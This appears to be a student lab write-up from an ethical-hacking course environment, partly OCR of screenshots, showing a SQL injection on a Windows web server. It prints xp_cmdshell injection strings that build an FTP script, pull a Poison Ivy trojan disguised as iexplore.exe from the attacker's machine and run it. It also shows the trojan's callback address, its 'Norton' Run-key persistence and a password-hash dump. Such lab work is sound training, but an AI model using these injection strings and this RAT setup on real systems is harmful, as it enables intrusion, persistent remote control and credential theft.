
Next I have run sequence of SQL injections to create a download.txt file at the webserver under c:\inetpub\wwwroot\download.txt


```
' exec master..xp_cmdshell 'echõ ftp>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo hax0r>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo bin>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo get iexplore.exe>>c:\inetpub\wwwroot\download.txt'--
' exec master..xp_cmdshell 'echo bye>>c:\inetpub\wwwroot\download.txt'--
```


To confirm the download.txt file is created, I have accessed it via the browser.



I have now created a malicious payload iexplorer.exe using Poison Ivy and have saved it on my machine.




Host: VM 8, Pod: CSC570STE_StudentPod08 :: NETLAB+ Remote PC Viewer
Viewer View PC Settings Help
Recycle Bin
cmd - Sh
Microsoft
Mozilla Firefox
Nessus Client
Nessus Server Manager
NetworkMin...
steg
Malware
NTLM Has.txt
Cain
Adobe Reader 8
Poison Ivy
Profiles
Create Profile
Load Profile
CEH
Connection
Install
Advanced
Build
- Connection
Connect to: 216.5.1.200:443:0,
ID: CEH
Group:
Password: admin
Connect through proxy: No
- Install
HKLM/run Startup: Yes
Entry Name: Norton
Copy File: No
Melt File: No
- Advanced
Process Mutex: }!VoqA.I4
Inject Server: No
Key Logger: No
Format: PE
File Alignment: 512
- Build
Icon: No
Execute Third-party Applications: No
Cancel
Version 2.3.2 Nr. of Ports: 1 Nr. of Plugins: 0 Nr. of Connections: 0
8:10 PM
5/5/2017




Next I have used the download.txt file for ftp by running following SQL injection to download iexplorer.exe malicious payload created earlier via Poison IVY.

```
' exec master..xp_cmdshell 'ftp -s:c:\inetpub\wwwroot\download.txt'--
```


once this is successfully done, I used another SQL injection to execute the iexplorer.exe on the webserver.


```
' exec master..xp_cmdshell 'c:\windows\system32\iexplore.exe'--
```


I check and see a connection on Poison IVY which can be further used for exploitation.




I have used poison IVY to take a has dump, check user account, Processes and registry.




Host: VM 8, Pod: CSC570STE_StudentPod08 :: NETLAB+ Remote PC Viewer
Viewer View PC Settings Help
CEH [216.1.1.1] - Poison Ivy
LM/NTLM Hashes
User Name
LM Hash
NT Hash
